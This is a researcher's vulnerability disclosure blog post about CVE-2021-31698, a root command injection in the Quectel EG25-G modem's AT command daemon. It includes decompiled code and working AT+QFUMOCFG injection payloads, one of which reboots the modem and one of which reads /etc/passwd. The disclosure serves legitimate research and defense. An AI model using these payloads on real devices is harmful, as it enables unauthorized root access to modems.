



[Home](#)
[Contact](#)
[Git](#)
[RSS](#)

Code execution as root via AT commands on the Quectel EG25-G modem

CVE-2021-31698 CRITICAL: 9.8

Apr 3, 2021

As I mentioned towards the end of my [previous blog post](#), where I detailed running my blog on the PinePhone's GSM/WWAN/GPS modem, I suspected that the daemon responsible for parsing AT commands on the modem's side is susceptible to OS command injection, as it uses a *lot* of `system()` calls. My hunch turned out to be true.

Communication with the PinePhone

Among other channels, the PinePhone communicates with the Quectel modem by sending AT commands to the modem over a serial line - `/dev/ttyUSB2` on the PinePhone's side and `/dev/ttyHSL0` on the modem's side.

The modem, which runs a full Linux install separate from the PinePhone's main OS, receives these commands, parses them, and executes them according to program logic. After this, the modem either returns `OK` or `ERROR` over the serial line back to the PinePhone. The daemon primarily responsible for this is `atfwd_daemon`.

Analyzing `atfwd_daemon`

Getting the daemon is easy. It's possible to set up `adb` access and extract it using `adb`. It's also possible to simply extract it from the firmware's update packages, as it's not encrypted in any way.

Loading `atfwd_daemon` in Ghidra reveals that the executable uses `system()` in 233 different places across the file. That's... quite a lot.

While using `system()` with user input is never a good idea, most of the calls cannot be exploited due to being hardcoded or the fact that user input is converted to an integer using `sprintf()`:

```
14  memset(acStack128,0,100);
15  snprintf(acStack128,100,"echo echo %d %d > /run/alsaucm_test",uVar2,uVar3);
16  system(acStack128);
```

However, there are a few places where user input is `sprintf()`-d as `%s` and no checks or sanitization is performed on user input.

One of these places is in a routine called `quectel_handle_fumo_cfg_command()`:

```
case 4:
    __ptr = (void *)param_1[1];
    if (__ptr == (void *)0x0) {
        uStack328 = 0x68747069;
        uStack324 = 0x656d645f;
        uStack320 = 0x6d642d20;
        uStack316 = 0x20636361;
        uStack312 = 0x26;
        system((char *)&uStack328);
    }
    else {
        sprintf((char *)&uStack328,"ipth_dme -dmacc %s %",__ptr);
        system((char *)&uStack328);
        free(__ptr);
    }
}
```

Here we can see that `param1[1]` is being formatted as `ipth_dme -dmacc %s &`, which is then passed to `system()`. What's interesting to note here is that `ipth_dme` does not exist on the system at all, so this program would never run.

Traversing the program execution flow, we can see that the switch case in the previous screenshot is triggered when some part of user input begins with "dmacc". This is checked in a routine called `quectel_parse_fumo_cfg_cmd_params()`:

```

iVar3 = strcmp(&cStack300,"dmacc");
if (iVar3 == 0) {
    iVar3 = *(int *)(param_1 + 8);
    uVar9 = count_leading_zeroes(iVar3);
    uVar9 = uVar9 >> 5;
    if (0x11 < iVar3) {
        uVar9 = uVar9 | 1;
    }
    if (uVar9 == 0) {
        if (iVar3 < 2) {
            puVar1[1] = 0;
        }
        else {
            iVar8 = *(int *)(param_1 + 0xc);
            ppcVar10 = (char **)(iVar8 + 4);
            do {
                ppcVar11 = ppcVar10 + 1;
                sVar4 = strlen(*ppcVar10);
                uVar9 = (uVar9 - 2) + sVar4;
                ppcVar10 = ppcVar11;
            } while (ppcVar11 != (char **)(iVar8 + iVar3 * 4));
            iVar12 = 1;
            sVar4 = (iVar3 + uVar9) - 1;
            __s = (char *)malloc(sVar4);
            memset(__s,0,sVar4);
            while( true ) {
                check_if_quoted(*(undefined4 *) (iVar8 + iVar12 * 4),&cStack300,0xff);
                sVar4 = strlen(__s);
                pcVar5 = stpcpy(__s + sVar4,&cStack300);
                iVar3 = *(int *)(param_1 + 8);
                bVar13 = iVar3 - -1 != iVar12;
                iVar12 = iVar12 + 1;
                if (bVar13) {
                    *pcVar5 = ' ';
                }
                if (iVar3 <= iVar12) break;
                iVar8 = *(int *)(param_1 + 0xc);
            }
            puVar1[1] = __s;
        }
        *(undefined4 **)(param_2 + 8) = puVar1;
        uVar7 = 1;
        *puVar1 = 4;
        goto LAB_00032bf8;
    }
}

```

The rest of the input remains relatively untouched.

Going further up the program flow, we can see that the command in question which parses this input is `+QFUMOCFG`:

```

0009857c 34 a6 07 00  addr      s_+QFUMOCFG_0007a634          = "+QFUMOCFG"
00098580 0c 2a 03 00  addr      quectel_parse_fumo_cfg_cmd_params
00098584 6c 2d 03 00  addr      quectel_handle_fumo_cfg_cmd

```


Code execution

From this, we can deduce that arbitrary command execution is possible. We can, for example, use backticks to execute our commands in a subshell. As an example, to reboot the modem:

```
AT+QFUMOCFG="dmacc","reboot`"
```

Due to the fact that the daemon runs as root, the code is also being executed as the root user on the modem.

As an example, in this Asciinema recording, I `cat /etc/passwd` and run `id`, and return the data to the PinePhone's OS over a serial line:



```

AT+QFUMOCFG="dmacc","cat /etc/passwd > /dev/ttyGS0`"
OK
id
root:x:0:0:root:/home/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
cron:x:38:38:Mail Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
diagnostic:x:53:53:diagnostic:/nonexistent:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
messagebus:x:999:998:/:/var/lib/dbus:/bin/false
avahi:x:998:997:/:/var/run/avahi-daemon:/bin/false
$GPVTG,T,M,N,K,N*2C
$GPGSA,A,1,,,,,,,,,,,,,32
$GPGLL,0.0,0.0,M,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0
$GPRMC,V,,,,,,,,,N*53

```

It's very possible that this vulnerability affects other Quectel products as well, as firmware is commonly reused, but I do not possess other hardware to test it on.

Timeline

- **03/04/2021** - Attempted to contact vendor
- **13/04/2021** - Vendor confirmed vulnerability
- **23/04/2021** - Vendor issued \$2,000 bounty
- **24/04/2021** - Assigned ID CVE-2021-31698
- **08/09/2021** - Write-up published

Author | nns

Ethical Hacking and Cybersecurity professional with a special interest for hardware hacking, IoT and Linux/GNU.

nns © 2022 | PGP `FBCC 0914 0134 3627 3FF9 6298 FE14 255A 6AE7 241C` (key)
Hosted on a GPS modem